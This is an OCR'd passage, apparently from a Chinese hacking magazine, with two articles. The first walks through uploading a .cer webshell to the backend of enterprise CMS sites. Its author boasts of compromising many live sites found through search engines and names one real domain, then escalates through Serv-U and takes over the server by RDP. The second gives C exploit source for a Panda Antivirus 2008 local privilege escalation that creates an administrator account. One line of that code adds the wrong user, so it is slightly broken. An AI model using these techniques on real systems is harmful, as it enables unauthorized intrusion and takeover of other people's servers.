


图2




图3

利用拿到的密码进入后台，接下来再拿WebShell就很简单了。在"网站配置"中添加个cer格式的文件（asp与asa都不行，在源码里面做限制了），如图4所示。这套系统的后台功能和南方数据企业网站后台一样。黑防1月份的杂志上花花分析的绿动科技企业系统后台也和这个一样，都可以在后台上传cer后缀名的木马。我下载的网软天下系统是测试版本，后台被限制了，这里就以南方数据企业管理系统后台做演示了。http://localhost/0791idc10.0/UploadFiles/20075272274113.cer就是我上传后得到的WebShell了，如图5所示。




图4




图5

如果有的服务器不支持cer格式的，上传后提示下载，我们还可以上传图片木马，然后利用数据库备份也可以得到WebShell！这套系统只要能进后台，什么事情就都好办了！

网络实战入侵

本地搭建的平台测试虽然成功了，但总觉得不爽，于是我特地跑到网吧实战测试了一下。我觉得我发现的这个漏洞文件比较有代表性，就百度了下，结果仅页面就有70多页，顺便拿了很多站的WebShell。拿到WebShell后就是提权了。因为这个系统主要是企业建站，大部分是虚拟主机，这样比较划算。现在虚拟主机很安全，渗透起来很费劲，但我还是拿下了一个服务器。

这里就以http://www.hfangshz.com/做演示，前面的步骤我就不多说了，还是用啊D直接扫，破解密码后进后台拿到WebShell。当时看了一下，C盘没有浏览权限，但是D盘有权限浏览，并且里面放了大量的站点。看到D盘下有一个FTP文件夹，我估计这样的服务器极有可能装有Serv-U，就想用Shell自带的提权。在提权之前还是先看一下能不能用CMD，结果不能用，也对嘛，C盘都没有权限浏览，怎么可能用得起。我后来在站点根目录又传了个CMD，结果还是没有权限运行。但是不管怎么样，也要试下serv-u，结果不负众望，提权成功，如图6所示。




图6

接下来就看它3389开了没有。用SuperScan扫描后确定开了3389，那我就不客气了。其实没开3389也没有关系，我们帮它开！呵呵，直接连了上去，是Windows 2003 Sever系统，至此，服务器彻底的沦

陷！如图7所示。




图7

引发的联想

测试了这套系统漏洞之后，想了一下网络上还有不少使用这套内核的网站系统，就找了南方数据系统测试，果然也存在这个漏洞。顺便到南方数据的官方站点看了一下，结果官方删除了这个链接的地址，所以漏洞也就没有办法利用了。随后检测了网软天下的官方站，虽然手工检测有注入漏洞，但结果让我失望的是，虽然没有过滤单引号，但是估计过滤了关键字"select"，导致无法猜解账户和密码，也就没有办法进行了。虽然官方无法入侵，但采用这套系统的网站很多，只要你有足够的耐心，就会有收获的。


南方数据管理系统黑防以前就有人研究过（2006年第9期），不过实现方法比较麻烦，需要注册用户才能注入。比起那个注入点，我发现的这个最新漏洞很简单实用，用这个注入点成功地入侵了很多企业站点。另外，我下载的新青年管理系统同样也存在这个漏洞。总之，使用这些系统的站长看到本文赶紧弥补漏洞，以免造成网站被黑！

最后，再提供一个漏洞的简单修补方法，将关键字"select"过滤掉就可以了，代码如下。

```
<%dim id
id=replace(request.QueryString("id"),"select","")
%>
```

适合读者：入侵爱好者
前置知识：无

熊猫卫士本地提权漏洞体验



文/图 cnbird[H.U.C]

本文将给大家带来的是一个熊猫卫士本地提权漏洞。我觉得这个漏洞以后也许会对我们的提权有所帮助，所以就给大家详细介绍一下，毕竟多一个思路不是什么坏事嘛。

编译EXP

首先看一下关于此漏洞的描述。熊猫卫士以不安全访问权限安装系统文件，本地攻击者可能利用此漏洞提升自己的权限，获取系统的完全控制权。在安装熊猫卫士2008时，默认将安装文件夹"%ProgramFiles%\Panda Security\Panda Antivirus 2008\"的权限设置成了"Everyone:Full Control"。有些服务（如PAVSRV51.EXE）从这个文件夹以LocalSystem账号启动，而没有对服务执行任何保护。非特权用户可以用自己的文件替换服务可执行程序，以本地系统权限获得完全访问，或获得其他登录到主机的任何用户的权限，包括系统管理员权限。

原来是目录权限设置的原因，设置成了任何人都可以全访问。这里的全访问的意思就是可以执行，可以写入，可以读取。

该漏洞的EXP由Windows下的C语言编写，具体代码如下。

```
#include <windows.h>
#include <stdio.h>
INT main( VOID )
{
CHAR szWinDir[ _MAX_PATH ];
CHAR szCmdLine[ _MAX_PATH ];
```

```
    GetEnvironmentVariable( "WINDIR", szWinDir,
MAX_PATH );
    printf("cnbird修改版\n");
    printf( "创建 用户名为 \"hacker\" 密码为 \"hacker\"...
\n" );
    wsprintf( szCmdLine, "%s\\system32\\net.exe user
hacker hacker /add", szWinDir );
    system( szCmdLine );
    printf( "正在加用户 \"hacker\" 到本地管理员组...\n" );
    wsprintf( szCmdLine, "%s\\system32\\net.exe localgroup
Administrators owner /add", szWinDir );
    system( szCmdLine );
    printf("添加成功...Good Luck...");
    return 0;
    }
```

源程序我做了一些修改，为的是简单易用。将以上代码保存为pandalocalexp.c，然后打开VC++进行编译，编译的过程就不多说了。我编译好的程序PAVSRV51.exe已随文提供，大家可以拿来直接使用。这里卖一个关子，先不告诉大家为什么要把名字改成PAVSRV51.exe。

本地EXP使用方法

从上面的漏洞描述中，我们已经了解到这个漏洞是由于熊猫卫士对目录设置出现了问题，导致任何人都可以访问，这意味着我们可以替换熊猫卫士的主程序了。好了，下面我就具体的操作一下。

由于这是个本地提权漏洞，所以假设我们已经取得了某网站的WebShell。登录到WebShell后，找到熊猫卫士的安装目录，这里是"C:\Program Files\Panda Software\Panda Antivirus 2008"，我们进入这个目录，如图1 所示。

